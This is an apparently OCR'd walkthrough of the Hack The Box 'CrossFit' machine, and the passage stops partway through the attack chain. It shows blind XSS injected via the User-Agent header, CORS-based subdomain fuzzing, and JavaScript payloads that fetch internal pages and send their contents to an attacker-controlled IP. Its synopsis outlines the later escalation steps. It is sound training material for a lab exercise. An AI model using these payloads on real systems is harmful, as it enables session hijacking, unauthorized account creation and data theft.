CrossFit

15th March 2021 / Document No D21.100.110

Prepared By: Pwnmeow

Machine Author: Polarbearer & GibParadox

Difficulty: Insane

Classification: Official

Synopsis

CrossFit is an insane difficulty Linux box featuring an Apache server that hosts the website of a fictional "CrossFit Club" gym. The website makes use of an XSS prevention mechanism that logs IP addresses and User-Agents of detected XSS attempts. The log is displayed on a web page that is periodically visited by an admin, can be used as the source of Blind XSS. CORS is used to enumerate subdomains that accept cross-origin resources by sending Origin headers and looking for `Access-Control-Allow-Origin` response headers. This leads to the identification of a virtual host that allows for the creation of FTP users that have permission to upload files to a web directory.

As this virtual host cannot be accessed remotely, the XSS vulnerability is exploited in order to perform a CSRF attack. This requires reading an anti-CSRF token and sending it along with the POST request we are sending. By chaining XSS and CSRF, an FTP user can be added and then used to upload malicious PHP files, resulting in remote command execution as the `www-data` user. Escalation to the unprivileged user `hank` requires reading a password hash in a world-readable Ansible playbook file and cracking it.

A command injection vulnerability is then identified and exploited, allowing us to move laterally to the `issac` user. A second cron job can be exploited by reverse engineering a C program. We identify an arbitrary write primitive, that allows files of a given format to be created as root. By symlinking arbitrary files to `/root/.ssh/authorized_keys` before the program runs, and writing a user-generated public key to the database that will then be written to the `authorized_keys` file, we gain SSH access to the system as root.

Skills Required


- Enumeration
- Forensic Knowledge
- Code Review
- XSS (Cross Site Scripting)
- CSRF (Cross-Site Request Forgery)
- CORS (Cross-Origin Resource Sharing)
- Basic Reverse Engineering

Skills Learned

- Blind XSS
- COR's (Cross-Origin Resource Sharing) Misconfiguration and Exploitation
- Code Review
- PAM
- Password Reuse & Cracking
- Code Disassembly

Enumeration

```
rustscan -a 10.10.10.208 --ulimit 10000
```



```
rustscan -a 10.10.10.208 --ulimit 10000

<SNIP>
Open 10.10.10.208:21
Open 10.10.10.208:22
Open 10.10.10.208:80
</SNIP>
<SNIP>
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
</SNIP>
```


Rustscan output shows that SSH, Apache and FTP are available on their default ports. The FTP server is configured to use SSL/TLS. Let's inspect the TLS certificate:

```
openssl s_client -connect 10.10.10.208:21 -starttls ftp
```

```
openssl s_client -connect 10.10.10.208:21 -starttls ftp

<SNIP>
0 C = US, ST = NY, O = Cross Fit Ltd., CN = *.crossfit.htb, emailAddress = info@gym-
club.crossfit.htb
verify error:num=18:self signed certificate
verify return:1
</SNIP>
```

The certificate CN, also known as a common name, is set as the value `*.crossfit.htb` , whereas the associated email address uses the `gym-club.crossfit.htb` subdomain. We take a note of this domain as it might be of use later.


Let's navigate to port 80 using a browser to check out the webpage at http://10.10.10.208/ . We are presented with the default Apache/Debian page.




Let's add the `gym-club.crossfit.htb` domain to our `/etc/hosts` file and navigate to it.

```
echo "10.10.10.208 gym-club.crossfit.htb" >> /etc/hosts
```


This shows a fitness and sport website.




Enumeration of the web site reveals a few input forms. Under each post there is a comment form for users to submit comments.




A second form is found on the `Get In Touch` page, which can be used to send a message to the website administrators.



Let's submit a comment on one of the blog posts in order to test the form's functionality.




The reply from the server suggests that the message has been submitted and will be evaluated by a `Moderator`. Since there is a possibility of someone viewing this comment manually, it is worth checking if the form is vulnerable to Cross Site Scripting.




The most common payload to test for an XSS vulnerability is the `alert` function.

```
<script>alert('XSS')</script>
```



After the comment is submitted, a message informs us that a Cross Site Scripting attempt was detected and blocked.



A hint indicates that comments would be reviewed by a `moderator`, while security reports will be analyzed by the "admin team". An admin would probably have more access than a moderator, and would be a better target.

Let's run a GoBuster scan on the web server, and gain a better understanding of the scenario we are facing.

```
gobuster dir -u http://gym-club.crossfit.htb -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 80
```

```
gobuster dir -u http://gym-club.crossfit.htb -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 50

[+] Url:            http://gym-club.crossfit.htb
[+] Threads:        50
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s

<SNIP>
/images (Status: 301)
/img (Status: 301)
/css (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/security_threat (Status: 301)
</SNIP>
```


The scan reveals a directory called `security_threat`. Navigate to it using a browser to check if any files are available.

The directory contains a file called `report.php`. Upon accessing it we get the following message.

```
You are not allowed to access this page.
```

Access to this page is forbidden, but according to the alert message we got when we tried to send an XSS payload, it's possible that an administrator can view it.

The alert thrown when an XSS attempt is detected states that our browser information will be included in the generated report. It is worth checking if the `User-Agent` header can be abused in order to successfully exploit the XSS vulnerability.



Send a comment that contains a `<script>` tag to trigger the XSS detection, and intercept the request in Burp.

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://gym-club.crossfit.htb/blog-single.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: http://gym-club.crossfit.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

name=test&email=test%40test.htb&phone=0000000000&message=%3Cscript%3Ealert%28%271%27%29%3C%2Fscript%3E&submit=submit
```

Modify the `User-Agent` to:

```
<script src="http://10.10.14.2/"></script>
```


Replace the IP address above with the VPN IP of your local machine and open a Netcat listener on port 80.

```
sudo nc -nlvp 80
```

Finally, forward the request.

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: <script src="http://10.10.14.2/"></script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://gym-club.crossfit.htb/blog-single.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: http://gym-club.crossfit.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

name=test&email=test%40test.htb&phone=0000000000&message=%3Cscript%3Ealert%28%271%27%29%3C%2Fscript%3E&submit=submit
```

A message informs us that an XSS attempt was detected.



However, a connection is received on the Netcat listener, and the XSS vulnerability is confirmed.

```
sudo nc -lvnp 80

listening on [any] 80 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.208] 48026
GET / HTTP/1.1
Host: 10.10.14.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://gym-club.crossfit.htb/security_threat/report.php
Connection: keep-alive
```

It's worth investigating if the XSS vulnerability can be abused to make the victim's web browser issue `XMLHttpRequests` for web pages that we don't have access to, effectively turning XSS into Cross Site Request Forgery. Since we have already scanned directories on the `gym-club.crossfit.htb` domain without finding any potential targets, let's fuzz for other potential subdomains using wfuzz.

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.crossfit.htb" --hh 10701 http://10.10.10.223
```

Results with a length of 10701 characters are excluded, since that is the number of characters in the default Apache page that is shown for non-existing virtual hosts.

Unfortunately, wfuzz does not reveal any new virtual hosts.

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.crossfit.htb" --hh 10701 http://10.10.10.208

Target: http://10.10.10.223/
Total requests: 114441
<SNIP>
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
<SNIP>
```

If we want to make cross-origin requests to a different domain, this would normally be blocked by the same-origin policy. It is possible that appropriate CORS rules are in place to allow this (see for example the article https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS).

If a subdomain (let's call it `domain2`) allows cross-origin resource requests from the `gym-club.crossfit.htb` domain, and if the trust relationship is mutual (meaning the `gym-club.crossfit.htb` domain also allows requests from `domain2`), then the web server at `http://gymclub.crossfit.htb` would respond with an appropriate `Access-Control-Allow-Origin` header to requests having the Origin header set to http://domain2.crossfit.htb.

Instead of fuzzing the Host header, we can fuzz the Origin header. To build our command we can refer to the Wfuzz documentation. Use the following syntax.

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Origin: http://FUZZ.crossfit.htb" --filter "r.headers.response~'Access-Control-Allow-Origin'" http://gym-club.crossfit.htb/
```


This will add an Origin header to requests and filter results based on the presence of an Access-Control-Allow-Origin response header.

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Origin: http://FUZZ.crossfit.htb" --filter
"r.headers.response~'Access-Control-Allow-Origin'" http://gym-club.crossfit.htb/

Target: http://gym-club.crossfit.htb/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        755 L    2170 W     36330 Ch    "ftp"
```

The subdomain `ftp.crossfit.htb` is identified. Update the `/etc/hosts` file with this entry.

```
10.10.10.208 gym-club.crossfit.htb ftp.crossfit.htb
```

After navigating to http://ftp.crossfit.htb with our browser the default Apache page is returned.



However, the `ftp` domain could be reachable from the internal network, which makes it a potential target for our XSS to CSRF attack.

XSS to CSRF to RCE

In order to get the contents of the http://ftp.crossfit.htb page, we can create the following JavaScript file called `Payload1.js`.

```
xhr.onreadystatechange = function() {
if (this.readyState === 4 && this.status === 200) {
var xhr2 = new XMLHttpRequest();
xhr2.open("POST", "http://10.10.14.2:8000/", false);
xhr2.send(this.responseText);
}
};
xhr.open("GET", "http://ftp.crossfit.htb", false);
xhr.send();
```

This will make a synchronous GET request to http://ftp.crossfit.htb and send us back the results in the body of a POST request. Open a Python3 HTTP server on port 80.

```
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then start a Netcat listener on port 8000.

```
nc -lvnp 8000
listening on [any] 8000 ...
```

Use Burp repeater to edit the User-Agent header of our previous request as follows.

```
<script src="http://10.10.14.2/payload1.js"></script>
```

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: <script src="http://10.10.14.2/payload1.js"></script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://gym-club.crossfit.htb/blog-single.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: http://gym-club.crossfit.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

name=test&email=test%40test.htb&phone=0000000000&message=%3Cscript%3Ealert%28%271%27%29%3C%2Fscript%3E&submit=submit
```

Send the request and after a short while our JavaScript payload is downloaded and executed, returning to us the contents of the FTP index page.

```
nc -lvnp 8000
listening on [any] 8000 ...

<SNIP>
<title>FTP Hosting - Account Management</title>
<h2>FTP Hosting - Account Management</h2>
<div class="pull-right">
<a class="btn btn-success" href="http://ftp.crossfit.htb/accounts/create"> Create New Account</a>
</SNIP>
```

The tittle `FTP Hosting - Account Management` is returned. Copy the output from Netcat, save it to an HTML file and open it in a browser.

> Note: The Netcat connection is killed with every connection and so it has to be restarted for every attempt.

```
<html>
<head>
    <title>FTP Hosting - Account Management</title>
    <link href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/4.0.0-alpha/css/bootstrap.css" rel="stylesheet">
</head>
<body>
<br>
<div class="container">
```

```
        <div class="row">
        <div class="col-lg-12 margin-tb">
            <div class="pull-left">
                <h2>FTP Hosting - Account Management</h2>
            </div>
            <div class="pull-right">
                <a class="btn btn-success"
href="http://ftp.crossfit.htb/accounts/create"> Create New Account</a>
            </div>
        </div>
    </div>
    <table class="table table-bordered">
        <tr>
            <th>No</th>
            <th>Username</th>
            <th>Creation Date</th>
            <th width="280px">Action</th>
        </tr>
    </table>
</div>
</body>
</html>
```

After saving the above HTML code into a local file and visiting it in a browser, we can see that the identified endpoint looks something like this. An option to "Create New Account" is visible.

FTP Hosting - Account Management

Create New Account

No Username Creation Date Action

Create a new JavaScript file called `payload2.js` to request the "Create New Account" page located at `/accounts/create`.

```
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
if (this.readyState === 4 && this.status === 200) {
var xhr2 = new XMLHttpRequest();
xhr2.open("POST", "http://10.10.14.2:8000/", false);
xhr2.send(this.responseText);
}};
xhr.open("GET", "http://ftp.crossfit.htb/accounts/create", false);
xhr.send();
```

Intercept the request again and change the User-Agent to `payload2.js`. Hit `CTRL` + `R` to send it to Repeater and then forward the request.

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: <script src="http://10.10.14.2/payload2.js"></script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://gym-club.crossfit.htb/blog-single.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: http://gym-club.crossfit.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

name=test&email=test%40test.htb&phone=0000000000&message=%3Cscript%3Ealert%28%271%27%29%3C%2Fscript%3E&submit=submit
```

On our Netcat listener we get the source code of `http://ftp.crossfit.htb/accounts/create` .

```
nc -lvnp 8000

<SNIP>
<title>FTP Hosting - Account Management</title>
<form action="http://ftp.crossfit.htb/accounts" method="POST">
    <input type="hidden" name="_token" value="krinsa1N93hm7CGkUW7uR1XCdKD6Ui8K7OkcD3av">
     <div class="row">
        <div class="col-xs-12 col-sm-12 col-md-12">
            <div class="form-group">
                <strong>Username:</strong>
                <input type="text" name="username" class="form-control" placeholder="Username">
            </div>
        </div>
        <div class="col-xs-12 col-sm-12 col-md-12">
            <div class="form-group">
                <strong>Password:</strong>
                <input type="password" name="pass" class="form-control" placeholder="Password">
            </div>
        </div>
        <div class="col-xs-12 col-sm-12 col-md-12 text-center">
                <button type="submit" class="btn btn-primary">Submit</button>
        </div>
    </div>
</form>
</SNIP>
```

The form should allow us to create a new user, but we have to take care of the anti-CSRF token, which is called `_token` in the HTML source code. In this framework (i.e Laravel), anti-CSRF tokens are tied to the session, so we need a way to keep the session between `XMLHttpRequests`. We can't get the page with a single request, copy the token and then post the form with a second request because we would have two separate sessions and the token we send would be invalid.

The `Access-Control-Allow-Credentials` header is set to true on the `gym-club.crossfit.htb` domain, and the same can be assumed for the `ftp` subdomain.

```
curl -I http://gym-club.crossfit.htb

HTTP/1.1 200 OK
Date: Wed, 17 Mar 2021 01:31:55 GMT
Server: Apache/2.4.38 (Debian)
